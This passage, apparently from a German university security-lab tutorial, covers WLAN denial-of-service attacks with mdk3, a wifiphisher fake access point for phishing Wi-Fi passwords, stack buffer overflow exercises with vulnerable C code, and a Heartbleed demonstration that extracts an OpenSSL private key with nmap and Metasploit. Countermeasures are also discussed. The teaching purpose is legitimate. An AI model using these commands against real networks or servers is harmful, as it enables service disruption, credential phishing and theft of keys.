Bei dieser Methode werden Beacon-Frames ausgesendet, um den Clients gefälschte Access Points vorzugaukeln. Dies kann zu Abstürzen der Netzwerkscanner oder Treiber der WLAN-Adapter führen. `mdk3 wlanXmon b -c KANAL` Der Parameter wlanXmon muss wieder durch den eigentlichen Namen des WLAN-Adapters ersetzt werden. Das -c legt den Funkkanal fest, auf dem die Access Points erstellt werden sollen. b setzt hier wieder den Angriffsmodus da.

8.7.3 Authentication DoS mode

Bei dieser Methode werden vom Angreifer Authentication-Frames an den durch die BSSID spezifizierten Access Point geschickt. Zu viele Clients bringen den Access Point möglicherweise zum Absturz. Der Befehl `mdk3 wlanXmon a -a BSSID` führt den Angriff aus. a steht für den Angriffsmodus mit -a wird das Ziel näher definiert.

8.7.4 Deauthentication DoS mode

Bei diesem Angriff wird versucht jedem, der auf einem Access Point eingeloggt ist, den Zugang zu verwehren. Der Befehl `mdk3 wlanXmon d -b blacklist -c KANAL` führt den Angriff aus. Das d steht hier für den Angriffsmodus, das -b blacklist ruft eine Liste der enthaltenen Angriffsziele auf, es ist auch das Nutzen von whitelists möglich. -c legt hier wieder den Kanal fest auf dem gesendet werden soll.

8.7.5 Fazit

Der Beacon Flood Mod konnte in den durchgeführten Versuchen keine Erfolge erzielen, während die anderen Angriffsmodi sich als zuverlässig erwiesen. DoS-Angriffe sind immer noch relevant und auch neuere Fritzboxen konnten durch die Angriffe zum Absturz gebracht werden.

8.8 Fake Access-Points

Bereits beim Hacking von WPA/WPA2-Enterprise-Netzen wurde ein Fake-AP genutzt, um einen legitimen Netzwerkzugangspunkt zu imitieren.

Die Idee bössartiger WLAN-Zugangspunkte gibt es schon länger, doch diese Bedrohung gewinnt durch vermehrt aufgetauchte Skripte und Programme an Bedeutung. Für einen Fake AP wird meist ein Laptop so konfiguriert, das er sich als Hotspot oder Access Point ausgibt.

Dabei besteht entweder die Möglichkeit, eine bestehende SSID in der Umgebung zu wählen oder eine für viele Besitzer interessante SSID zu wählen.

Der Betreiber eines Fake-AP versucht in der Regel Informationen vom Opfer zu erlangen, beispielsweise über Phishing-Seiten. Auch ein Einschleusen von Schadcode auf dem Opfer ist möglich.

Ein bekanntes Tool um Fake-APs zum Phishing zu erstellen ist der `wifiphisher`.

8.8.1 Wifiphisher Installation

HINWEIS: Dieser Schritt ist nur durchzuführen, falls das Tutorial außerhalb der Security-Workbench ausgeführt wird.

Um die Installation so einfach wie möglich zu gestalten, steht im Unterverzeichnis `WIFI/` der Security-Workbench das Installationsskript `wifiphisherInstallation.sh` zur Verfügung. Wurde dieses erfolgreich ausgeführt sind alle benötigten Tools installiert.

8.8.2 Theoretischer Ablauf

Zunächst wird ein eventuell vorhandener Access Point blockiert.

Im nächsten Schritt wird ein eigener Access Point beziehungsweise Hotspot erstellt. Anschließend wird gewartet, bis sich Benutzer am Access Point anmelden. Ist das Signal des Angreifers aufgrund von z.B. örtlicher Nähe stärker, so kann es sein, dass sich die Opfer automatisch mit dem Fake Access Point verbinden.

Je nach Ziel des Angreifers wird den Opfern nun eine Anmeldemaske zum Phishing von Passwörtern oder Kreditkarten angezeigt. Auch ein Mitlesen und die Manipulation des Datenverkehrs sowie eine Infektion des Opfers mit Schadcode über Lücken im Betriebssystem beziehungsweise im Browser ist möglich.

8.8.3 Erstellen eines Fake-AP mit Wifiphisher

In der Security-Workbench wird das Konsolen-Tool `wifiphisher` gestartet. Anschließend führt das Programm eine Suche nach WLANs in der Umgebung

durch. Aus dieser Liste kann ein Zielnetzwerk ausgewählt werden. Im Anschluss daran wird ein Webserver und der Fake AP mit der entsprechenden Konfiguration gestartet.

Danach wird begonnen, den Datenverkehr im Zielnetzwerk durch Abmeldung der Opfer vom Ziel-Access Point zu unterbrechen.

Das Opfer verbindet sich im Anschluss mit dem falschen Access Point des Angreifers, dieser befindet sich nun in einer "Man in the Middle"-Position.

Beim Aufruf einer Webseite wird dem Opfer nun eine Webseite präsentiert, die der Konfigurationsoberfläche des Routers nachempfunden ist und zur Eingabe des WLAN-Zugangskennwortes aufgrund eines durchgeführten Firmwareupdates auffordert. Denkbar ist auch die Nachbildung von Login-Seiten verschiedener sozialer Netzwerke oder Mailprovider. Auch die Fälschung von Login-Seiten für Hotspots ist möglich.

War der Angriff erfolgreich, das heißt ein Opfer hat beispielsweise das WLAN-Zugangskennwort auf der präsentierten Seite eingegeben, so beendet sich `wifiphisher` nach dem Anzeigen der eingegebenen Daten.

8.9 Gegenmaßnahmen

Im nachfolgenden Kapitel werden kurz mögliche Gegenmaßnahmen beleuchtet, die oben vorgestellte Angriffe verhindern bzw. erschweren.

8.9.1 WEP

Der WEP-Standard gilt als nicht mehr sicher und ist durch WPA bzw. WPA2 abgelöst. Die einfachste Gegenmaßnahme um sich vor einem Angriff auf WEP zu schützen ist das Abschalten von WEP-gesicherten Netzen. Neuere Router bieten zwar die Möglichkeit von WEP-Absicherung, diese sollte aber auf keinem Fall mehr verwendet werden.

Falls man aus Kompatibilitätsgründen auf WEP angewiesen ist, sollte unbedingt geprüft werden, ob nicht auf neuere Hardware umgestiegen werden kann, da WEP keine Sicherheit mehr garantieren kann. Außerdem werden Versuche WEP sicherer zu machen, namentlich die Shared-Key-Authentication, eher als unsicherer betrachtet, da das Passwort hier mehrfach verwendet wird, wodurch es noch verfügbarer für Angreifer wird.

Die beste Gegenmaßnahme gegen Angriffe auf das WEP-Netz ist die Einfachste überhaupt: kein WEP verwenden.

8.9.2 WPS

WPS wird nach wie vor verwendet und effektive Gegenmaßnahmen sind in erster Linie moderne Hardware, da diese, wie bereits oben erwähnt, die Probleme älterer Geräte nicht mehr kennen und eine erheblich geringere Angriffsfläche liefern. Lediglich das Verwenden des Push-Buttons ohne weitere Key Eingabe ist problematisch, da sich alle Geräte in Reichweite ohne weitere Sicherheiten einbinden können. Es sollte also nach jedem Nutzen des Push-Buttons geprüft werden, ob sich unbekannte Geräte im WLAN befinden. Befolgt man diesem Ratschlag ist auch der Push-Button verhältnismäßig sicher.

8.9.3 WPA/WPA2

Da WPA bzw. WPA2 in fast jedem Haushalt/Unternehmen eingesetzt wird, sind hier Gegenmaßnahmen zu den oben demonstrierten Angriffen besonders relevant.

8.9.3.1 Personal-Mode

Grundsätzlich sind jedoch beide Verfahren nur so sicher, wie die verwendeten PSKs. Jeder Nutzer sollte also Standardpasswörter der Auslieferung sofort ersetzen und möglichst die maximal mögliche Passwortlänge ausnutzen. Auch sollte der Key so zufällig wie möglich gestaltet werden. Nur dann kann mit hoher Wahrscheinlichkeit davon ausgegangen werden, dass das Netz sicher ist.

Viele Router bieten aktuell in der Standardkonfiguration WPA und WPA2 im Kombinationsbetrieb an. Der reine Einsatz von WPA2 sollte einem Kombibetrieb immer vorgezogen werden.

Beim Verwendung von WPA/WPA2 im Enterprise Mode sollte entweder von Administrator- oder Nutzerseite darauf geachtet werden, dass das verwendete Passwort zur Anmeldung ebenfalls möglichst viele Zeichen besitzt und einen hohen Grad an Zufall besitzt.

8.9.3.2 Enterprise-Mode

Im Enterprise-Mode gibt es eine sehr effiziente Möglichkeit das Verbinden zu einem Fake-AP zu verhindern bzw. zu vermeiden. Die RADIUS-Server stellen immer Zertifikate zur Verfügung, die bei einem Verbindungsversuch dem Client übermittelt werden. Wird nun von einem Fake-AP ein mit hoher Wahrscheinlichkeit nicht vertrauenswürdiges Zertifikat verwendet, wird dies bei der Prüfung entdeckt und kein Challenge-Response-Verfahren durchgeführt. Besonders in Mobilgeräten kann die Installation dieser Zertifikate aufwändig sein, sollte jedoch immer durchgeführt werden, um die Sicherheit der eigenen Credentials zu gewähren.

8.9.3.3 Fake-Access-Points

Bei dem Verbinden mit einem WLAN-Netz sollte immer darauf geachtet werden, ob das Netz so konfiguriert ist, wie die Verbindung in der Verbindungsstatistik des Betriebssystems dokumentiert ist. Die meisten Betriebssysteme warnen heutzutage auch davor, wenn versucht wird eine Verbindung zu einem WLAN mit bekannter SSID aufzubauen, welches aber eine abweichende Konfiguration aufweist. Bei einer solchen Verbindungswarnung sollte man nur mit äußerster Vorsicht eine Verbindung mit dem Netz aufbauen.

9 DOS Angriffe

9.1 Erklärung

9.2 Vorbereitung

9.3 Ablauf

9.4 Gegenmaßnahmen

10 Buffer Overflow

Buffer Overflow ist der Überbegriff für eine Schwachstelle im Quellcode der für einen Angriff genutzt wird und gehört zu den häufigsten Angriffsmethoden. Je nach Art der Schwachstelle wird auch von Heap-Overflow, Integer-Overflow oder String-Overflow gesprochen.

10.1 Erklärung

Einfach ausgedrückt, werden bei diesem Angriff einem Programm mehr Daten übergeben als es erwartet bzw. verarbeiten kann. Bei guter Programmierung führt dies zu einem Absturz des Programmes oder einer Fehlermeldung. Bei schlechter Programmierung (fehlender Überprüfung der Eingangsdaten) reicht der freigehaltene Speicherplatz für die Variable aber nicht aus und nachfolgende Speicherbereiche werden überschrieben.

Für das Überschreiben der nachfolgenden Speicherbereiche ist die Speicher-verwaltung verantwortlich. Beim Start eines Programmes wird diesem nämlich ein bestimmter Speicherbereich zugewiesen. Dieser ist, wie in Abbildung 10.1 dargestellt, in drei Abschnitte aufgeteilt: den Code, den Heap und den Stack. Im Code liegt der eigentliche Quellcode, der nicht mehr verändert werden kann. Darüber liegt der Heap, in dem dynamische Variablen abgelegt sind. Der Stack beginnt am oberen Ende des Speichers und wächst mit jedem Eintrag nach unten. Dabei wird nach dem Prinzip des LIFO (last in, first out) vorgegangen. Gespeichert werden im Stack lokale Variablen, der Inhalt von Prozessorregistern und Rücksprung-Adressen von Unterprogrammen. Bei einem Angriff durch Buffer-Overflow wird eine lokale Variable mit mehr Daten beschrieben, als reserviert sind. Deshalb wird der nachfolgende Speicherbereich überschrieben, was entweder andere lokale Variablen oder aber Rücksprung-Adressen sein können.

Hier beginnt der eigentlich schädliche Angriff. Wurde zuvor bereits Schadcode auf dem Rechner des Opfers gespeichert, kann die Rücksprung-Adresse nun auf den Einsprungpunkt dieses Schadcodes zeigen. Mit Hilfe eines einfachen C-Programmes soll dies verdeutlicht werden. Darin wird zuerst ein Buffer angelegt und danach das beim Programmaufruf übergebene Argument in diesem Buffer gespeichert.




Abbildung 10.1: Aufbau des Speichers beim Start eines Programmes: Code -> Heap -> Stack

<pre>int main(int argc, char *argv[]) { char buffer[20]; strcpy(buffer, argv[1]); }</pre>	<pre>int main(int argc, char *argv[]) { int isAdmin; char buffer[20]; strcpy(buffer, argv[1]); }</pre>
---	--

Abbildung 10.2: links: Eingabeargument wird nicht überprüft, kann aber keinen Schaden anrichten, rechts: Eingabeargument wird nicht überprüft und es ist möglich die Variable isAdmin zu überschreiben

In Abbildung 10.2 sind zwei kurze Programme nach diesem Aufbau gegeben. Im linken Bild kann nicht viel passieren, da nur eine Variable gespeichert wird. Im rechten Bild kann hingegen die Variable isAdmin bei zu langem Eingabeargument überschrieben werden.

Um herauszufinden, ab wann es sich um eine „zu lange“ Eingabe handelt, muss der Assembler Code des Programmes analysiert werden. Der Dump des Assembler Codes der main-Funktion auf dem rechten Teilbild sieht folgendermaßen aus:

```
0x4004e6 <+0>: push rbp
0x4004e7 <+1>: mov rbp, rsp
0x4004ea <+4>: sub rsp, 0x30
0x4004ee <+8>: mov DWORD PTR [rbp-0x24], edi
0x4004f1 <+11>: mov QWORD PTR [rbp-0x30], rsi
0x4004f5 <+15>: mov DWORD PTR [rbp-0x4], 0x0
0x4004fc <+22>: mov rax, QWORD PTR [rbp-0x30]
0x400500 <+26>: add rax, 0x8
0x400504 <+30>: mov rdx, QWORD PTR [rax]
0x400507 <+33>: lea rax, [rbp-0x20]
0x40050b <+37>: mov rsi, rdx
0x40050e <+40>: mov rdi, rax
0x400511 <+43>: call 0x4003c0
0x400516 <+48>: mov eax, 0x0
0x40051b <+53>: leave
0x40051c <+54>: ret
```

In den ersten drei Zeilen wird der Speicher für die beiden Variablen buffer und isAdmin reserviert. In Zeile <+15> wird in den Basepointer der isAdmin-Variable 0x4 eine Null geschrieben. In Zeile <+33> wird dann die Adresse der Nutzereingabe geladen. Dabei steht „lea“ für load effective adress. Man kann hier also ablesen, dass die Nutzereingabe der buffer-Variable bei rbp-0x20 beginnt. Soll jetzt also beim Eintragen der buffer-Variable die isAdmin-Variable überschrieben werden, sind 0x20-0x4+1 (=29) Zeichen notwendig.

10.2 Vorbereitung

Notwendige Hardware:

- Kali Linux 2.0 mit der Security Workbench

10.3 Ablauf

Das Tutorial besteht aus zwei einfachen Beispielen, bei denen ausgehend vom Quellcode eine Objekt-Datei erstellt und ausgewertet wird. Danach können

```

└─[$] <git:(master*)> gdb FirstExample
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from FirstExample...done.
(gdb) █

```

Abbildung 10.3: Beispiel, wie der Start des GNU Debuggers aussehen sollte

selbstständig zwei weitere, ähnliche Aufgaben gelöst werden, bei denen lediglich die Objekt-Dateien vorhanden sind.

Zur Durchführung dieses Tutorials musst du die Security Workbench öffnen und dort die Nummer 7 „Buffer Overflow“ wählen.

10.3.1 Erstes Beispiel

Wähle beim ersten Durchgang des Tutorials Nummer 1 „Erstes Beispiel“

Als Erstes musst du dir nun den Quellcode von `BufferOverflow/FirstExample.c` in einem Texteditor anschauen. Es werden darin zuerst drei Variablen angelegt. Im Anschluss wird das Eingabeargument in einer der Variablen gespeichert. Da das Argument vor der Speicherung nicht auf seine Größe überprüft wird, ist es möglich die anderen Variablen mit einer zu großen Eingabe zu überschreiben.

Nun soll der Quellcode in ein ausführbares Programm kompiliert werden. Dies wird mit folgendem Befehl gemacht:

```
gcc -ggdb BufferOverflow/FirstExample.c -o BufferOverflow/
FirstExample
```

(`gcc` startet den GNU Compiler und speichert aufgrund der Option `-ggdb <name>` auch Informationen des angegebenen Programmes, die später mit dem GNU Debugger ausgelesen werden können, mit `-o <name>` wird außerdem der Name angegeben unter dem die erstellte Objekt-Datei gespeichert werden soll)

Um nun den Assembler-Code des erzeugten Programmes zu analysieren wird der GNU Debugger verwendet. Da hier ein Unterprozess geöffnet wird, startet ein neues

Terminal mit dem GNU Debugger. Wie dieses aussieht, kannst du in Abbildung 10.3 sehen. Du kannst im ersten Terminal weiter die Befehle durchgehen und im zweiten den Assembler-Code analysieren. Gestartet wird der GNU Debugger mit dem Befehl:

```
gdb BufferOverflow/FirstExample
```

(`gdb <name>` startet den GNU Debugger mit der angegebenen Objekt-Datei)

Jetzt wollen wir direkt den Assembler-Code lesen, was mit folgendem Befehl möglich ist

```
disas main
```

(`disas <name>` startet den Disassembler der angegebenen Funktion aus dem Programm, mit dem der Debugger gestartet worden ist)

Beim Analysieren muss herausgefunden werden welche Variablen wo gespeichert werden. Dann wird ausgerechnet, wie viele Stellen das Eingabeargument benötigt, um die gewünschte Variable mit zu überschreiben. In diesem Beispiel sind es 77 Stellen: $0x50-0x4=0x4C=76$ Stellen ist der Speicherplatz für das Eingabeargument. Plus eine Stelle zum Überschreiben von der Administratorvariablen.

Nach der Analyse des Codes kann der GNU Debugger wieder geschlossen werden. Dazu wird zuerst der Disassembler geschlossen mit

```
q
```

(`q` schließen des Disassemblers).

Im Anschluss wird der GNU Debugger geschlossen, ebenfalls mit dem Befehl

```
quit
```

(`quit` schließen des GNU Debuggers)

Da das zusätzliche Terminal nun nicht mehr benötigt wird, kann es ebenfalls geschlossen werden. Das wird durchgeführt mit

```
exit
```

(`exit` schließt das Terminal)

Jetzt kannst du das ausführbare Programm mit folgender Eingabe auf dem Terminal starten:

```
./BufferOverflow/FirstExample <Eingabeargument>
```

(`./<Programmname>` damit wird ein Programm aus dem aktuellen Ordner gestartet, Eingabe kann bei Bedarf inkl. der Ordnerstruktur erfolgen;

`<Eingabeargument>` zusätzlich kann ein Eingabeargument zur Ausführung mit angegeben werden)

Du kannst diese Eingabe mehrmals hintereinander machen und dabei gezielt eine Überschreibung der `isAdmin`-Variable herbeiführen oder eine Ausführung ohne Überschreibung starten.

10.3.2 Zweites Beispiel

Wähle zur Durchführung des zweiten Beispiels Nummer 2 „Zweites Beispiel“

Als Erstes musst du dir nun den Quellcode von `BufferOverflow/SecondExample.c` in einem Texteditor anschauen. Es werden darin zuerst drei Variablen angelegt und im Anschluss wird das Eingabeargument in einer der Variablen gespeichert. Da das Argument vor der Speicherung nicht auf seine Größe überprüft wird, ist es möglich die anderen Variablen mit einer zu großen Eingabe zu überschreiben.

Nun soll der Quellcode in ein ausführbares Programm kompiliert werden. Dies wird mit folgendem Befehl gemacht:

```
gcc -ggdb BufferOverflow/SecondExample.c -o BufferOverflow/
SecondExample
```

(`gcc` startet den GNU Kompiler und speichert aufgrund der Option `-ggdb <name>` auch Informationen des angegebenen Programmes, die später mit dem GNU Debugger ausgelesen werden können, mit `-o <name>` wird außerdem der Name angegeben unter dem die erstellte Objekt-Datei gespeichert werden soll)

Um nun den Assembler-Code des erzeugten Programmes zu analysieren wird der GNU Debugger verwendet. Gestartet wird dieser mit dem Befehl

```
gdb BufferOverflow/SecondExample
```

(`gdb <name>` startet den GNU Debugger mit der angegebenen Objekt-Datei)

Jetzt wollen wir direkt den Assembler-Code lesen, was mit folgendem Befehl möglich ist

```
disas main
```

(`disas <name>` startet den Disassembler der angegebenen Funktion aus dem Programm, mit dem der Debugger gestartet worden ist)

Beim Analysieren müssen die zuvor angesprochenen Angaben gesucht werden. Welche Variablen werden wo gespeichert. Dann muss ausgerechnet werden, wie viele Stellen das Eingabeargument benötigt, um die gewünschte Variable mit zu überschreiben. In diesem Beispiel sind es 69 Stellen: $0x50 - 0x8 - 0x4 = 0x44 = 68$ Stellen ist der Speicherplatz für das Eingabeargument. Plus eine Stelle zum Überschreiben von der Administratorvariablen.

Nach der Analyse des Codes kann der GNU Debugger wieder geschlossen werden. Dazu wird zuerst der Disassembler geschlossen mit

```
quit
```

(`quit` schließen des Disassemblers).

Im Anschluss wird der GNU Debugger geschlossen, ebenfalls mit dem Befehl

```
quit
```

(`quit` schließen des GNU Debuggers)

Da das zusätzliche Terminal nun nicht mehr benötigt wird, kann es ebenfalls geschlossen werden. Das wird durchgeführt mit

```
exit
```

(`exit` schließt das Terminal)

Jetzt kannst du das ausführbare Programm mit folgender Eingabe auf dem Terminal starten:

```
./BufferOverflow/SecondExample <Eingabeargument>
```

(`./` damit wird ein Programm aus dem aktuellen Ordner gestartet;

`./<Programmname> <Eingabeargument>` zusätzlich wird der Programmname - bei Bedarf inkl. der Ordnerstruktur - mit dem angegebenen Eingabeargument ausgeführt)

Du kannst diese Eingabe mehrmals hintereinander machen und dabei gezielt eine Überschreibung der `isAdmin`-Variable herbeiführen oder eine Ausführung ohne Überschreiben starten.

10.3.3 Aufgaben

Zusätzlich zu den beiden gerade erklärten Beispielen stehen zwei Aufgaben zur Verfügung. Bei diesen ist lediglich die Objekt-Datei gegeben und es soll auch hier herausgefunden werden, wie viele Stellen das Eingabeargument besitzen muss, damit das Passwort ausgegeben wird (weil man die Administratorvariable überschrieben hat).

Die Aufgaben liegen im Unterordner `Projekte/BufferOverflow` und heißen `Buffer1` bzw. `Buffer2`.

10.4 Gegenmaßnahmen

10.4.1 Programmierer

Ist man selbst der Programmierer und möchte Angriffe auf den eigenen Code verhindern, ist die einfachste Methode das Benutzen von modernen Compilern in Kombination mit Visual C++ 2010-Projekten. Diese prüfen bereits beim Compilieren, ob etwa unsichere Befehle wie „strcpy“ anstatt der sicheren Variante von „strcpy_s“ verwendet werden und gibt entsprechende Warnungen aus. Sollte diese Warnung ignoriert werden, so wird trotzdem ein sicherer Code erzeugt, da automatische Funktionen in den Code mit eingepflegt werden. Zu diesen Funktionen gehört die „Address space layout randomization“ (ASLR) die der Funktion bei jedem

Programmstart eine neue Adresse im Speicher zuweist. Der Compiler-Schalter /GS ist eine Puffersicherheitsüberprüfung, die einen Buffer-Overflow abfängt und das Programm aufgrund des Compiler-Schalters /RTC1 (zur vollständigen Laufzeitüberprüfung) die Programmausführung abbricht.

Dass trotz all diesen Möglichkeiten noch Buffer-Overflow-Angriffe möglich sind, liegt an den alten Entwicklungsumgebungen. Viele Programme werden noch in solchen erstellt, da das Umziehen von Software auf neuer Umgebungen sehr viel Aufwand benötigt. Außerdem haben Hacker mittlerweile auch Methoden gefunden, um diese Sicherungen zu umgehen.

10.4.2 Benutzer

Als Benutzer eines Programmes ist man darauf angewiesen, dass der Hersteller seine Programme möglichst gut abgesichert hat. Durch regelmäßige Updates kann man den neuesten Schutz des Herstellers verwenden.

Eine andere Möglichkeit ist die Wahl von alternativer Software (Foxit Reader statt Adobe Reader). Hier kann man auf wenig Hacker-Angriffe hoffen, da diese normalerweise für einen großen Effekt weit verbreitete Software angreifen.

Die letzte Möglichkeit stellt das kostenlose Microsoft Tool Emet (Enhanced Mitigation Experience Toolkit) dar. Dieses sichert Programme nachträglich mit den im vorherigen Abschnitt erklärten Schutzmechanismen ab und bietet somit zumindest einen kleinen Schutz vor Angriffen.

11 Heartbleed in OpenSSL

Heartbleed ist die Bezeichnung für eine Verwundbarkeit in der SSL-Library OpenSSL, die von Version 1.0.1 bis 1.0.1f bestand und im Jahr 2014 etwa 500 000 Server betraf. Die Vulnerability entstand durch die Implementierung einer Heartbeat-funktionalität für TLS, welche es jedoch serverseitig versäumte, Puffergrenzen zu überprüfen.

Das Heartbeat-Protokoll sieht es vor, dass ein Client sowohl bis zu 16 kByte Daten als auch die Länge der gesendeten Daten an den Server sendet. Der Server antwortet daraufhin mit den erhaltenen Daten, um zu bestätigen, dass die Verbindung noch aufrecht erhalten wird. Unter Heartbleed versteht man einen Angriff auf diesen Heartbeat-Mechanismus, der durch Angabe einer Dateilänge größer als die der mitgesendeten Daten den Server dazu bringt, Teile seines Speicherbereiches mitzusenden.

Dies kann unter anderem dazu führen, dass der Angreifer den Private Key des Servers erhält. Wurde der Private Key kompromittiert, ist der Angreifer in der Lage aufgezeichneten SSL-Verkehr nachträglich zu entschlüsseln oder Nachrichten im Namen des Servers zu signieren.

11.1 Vorbereitung

Es werden ein bis zwei Rechner mit Kali Linux 2.0 und eingerichteter Security Workbench benötigt. Verwendet man nur einen Rechner, so fungiert dieser sowohl als Opfer als auch als Angreifer. Sollen die Rollen über zwei Rechner verteilt werden, müssen diese über das Netzwerkprotokoll TCP auf einem beliebigen Port – voreingestellt ist 8989 – miteinander kommunizieren können.

11.2 Ablauf

Die Demonstration erfolgt in zwei Phasen: Zuerst konfiguriert und startet das Opfer einen für Heartbleed verwundbaren Server. Anschließend stellt der Angreifer die Schwachstelle fest und liest den Private Key des Servers aus. Abschließend kann das Opfer den Server beenden.




Abbildung 11.1: Skizze des Heartbeat-Mechanismus und der Verwundbarkeit namens Heartbleed nach https://commons.wikimedia.org/wiki/File:Simplified_Heartbleed_explanation.svg

11.2.1 Opfer – Die Einrichtung des verwundbaren Servers

Damit eine Demonstration der Verwundbarkeit möglich ist, wurde OpenSSL 1.0.1f als Kompilat in das Wurzelverzeichnis der Workbench abgelegt. Dass es sich bei dem Programm um eine der verwundbaren Version handelt, wird im ersten Schritt überprüft.

```
# ./openssl version
OpenSSL 1.0.1f 6 Jan 2014
```

Durch das `./` wird sichergestellt, dass das OpenSSL-Programm im lokalen Verzeichnis verwendet wird – statt der aktuelleren und vorinstallierten Version von Kali Linux.

Um eine SSL-Verbindung anzubieten, wird ein Private Key und ein (selbst-) signierter Public Key benötigt, beide Dateien werden ebenfalls mit OpenSSL erzeugt. Der Benutzer wird während des Vorgangs aufgefordert, Angaben zum gerade erstellten Zertifikat zu machen. Die Vorgaben können nach Belieben übernommen oder abgeändert werden.

```
./openssl req -x509 -newkey rsa:1024 -keyout private_key.pem -out
certificate.pem -days 365 -nodes -config /etc/ssl/openssl.cnf
```

- `req` Durchführung eines Certificate Signing Requests(CSR)
- `-x509` Erzeugung eines selbstsigniertes Zertifikats statt CSR
- `-newkey rsa:1024` Neuer Private Key für 1024-bit RSA
- `-keyout private_key.pem` Ausgabedatei für Private Key
- `-out certificate.pem` Ausgabedatei für das Zertifikat
- `-days 365` Gültigkeitsdauer des selbstsignierten Zertifikats in Tagen
- `-nodes` Der erzeugte Private Key wird unverschlüsselt abgelegt
- `-config /etc/ssl/openssl.cnf` Angabe einer zusätzlicher Konfigurationsdatei

Zum Vergleich mit dem später vom Angreifer ausgelesenen Private Key wird dieser nun mit OpenSSL ausgegeben.

```
./openssl rsa -in private_key.pem
```

- `rsa` Bearbeitung von RSA Schlüsseln
- `-in private_key.pem` Angabe der Datei, welche den Private Key enthält

Nun kann der in OpenSSL integrierte Webserver gestartet werden. Die anschließend aufrufbare Website zeigt Informationen über die SSL-Konfiguration an.

```
./openssl s_server -key private_key.pem -cert certificate.pem  
-accept 8989 -www
```

- `s_server` Start eines einfachen Webserver
- `-key private_key.pem -cert certificate.pem` Private Key und Zertifikat
- `-accept 8989` TCP-Port des Webserver
- `-www` Einfacher Webserver mit Statusinformationen

Der Webserver kann nun unter `https://localhost:8989` aufgerufen werden.

11.2.2 Angreifer – Attacke mit Nmap und Metasploit

Wurde der Webserver wie im vorangehenden Abschnitt beschrieben eingerichtet, kann nun der Angriff auf die verwundbare OpenSSL-Instanz begonnen werden. Für die folgenden Kommandos wird die IP des Opfers und der verwendete Port benötigt. Werden beide Skripte auf dem selben Rechner durchgeführt, lautet die IP-Adresse `127.0.0.1`. Der Port ist standardmäßig `8989`.

Im ersten Schritt wird mit dem Netzwerkscanner Nmap überprüft, ob der Server für Heartbleed anfällig ist. Dieser Scan kann einige Zeit in Anspruch nehmen, währenddessen werden im Konsolenfenster des OpenSSL-Servers einzelne Anfragen angezeigt.

```
nmap --script ssl-heartbleed -sV -p 8989 127.0.0.1
```

- `nmap` Netzwerkscanner
- `--script ssl-heartbleed` Verwendung des Heartbleed-Scanner Plugins
- `-sV` Dienst- und Versionserkennung auf offenen Ports
- `-p 8989` zu verwendender Port
- `127.0.0.1` IP des zu scannenden Servers

Nach Abschluss des Scans wird folgender Hinweis ausgegeben. Der Server ist aus Sicht des Angreifers für Heartbleed verwundbar.

Listing 11.1: Nmap Ausgabe zu verwundbaren SSL-Dienst

```
PORT      STATE SERVICE REASON          VERSION
8989/tcp  open  ssl/http syn-ack ttl 64  OpenSSL s_server -www httpd
(command line: s_server -key private_key.pem -cert
certificate.pem -accept 8989 -www)
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular
|   OpenSSL cryptographic software library. It allows for stealing
|   information intended to be protected by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
```

Nun wird versucht, mittels Metasploit den Private Key des Servers auszulesen. Üblicherweise wird Metasploit als selbstständige Konsole gestartet, auf welcher einzelne Befehle zur Konfiguration des Angriffs nacheinander eingegeben werden. Diese Befehle werden stattdessen hier mit `-x` direkt als Parameter angegeben.

Listing 11.2: Metasploit-Plugin zum Angriff auf den OpenSSL-Server

```
msfconsole -x '  
    # Lade das Heartbleed-Plugin  
    use auxiliary/scanner/ssl/openssl_heartbleed;  
    # Setze den Modus auf Gewinnung des Private Keys  
    set action KEYS;  
    # IP des Zielserver  
    set RHOSTS 127.0.0.1;  
    # Port des SSL-Dienstes  
    set RPORT 8989;  
    # erweitere Ausgabe  
    set verbose true;  
    # Starte den Exploit  
    exploit;  
    # Beende Metasploit  
    exit;  
'
```

Nach Start der Metasploit-Konsole – was einige Zeit in Anspruch nehmen kann – wird der OpenSSL-Server automatisiert angegriffen und bei Erfolg der Private Key auf der Konsole ausgegeben. Dieser sollte identisch zum zuvor vom Opfer erzeugten Private Key sein, der in dessen Konsole ausgegeben worden ist.

11.3 Gegenmaßnahmen

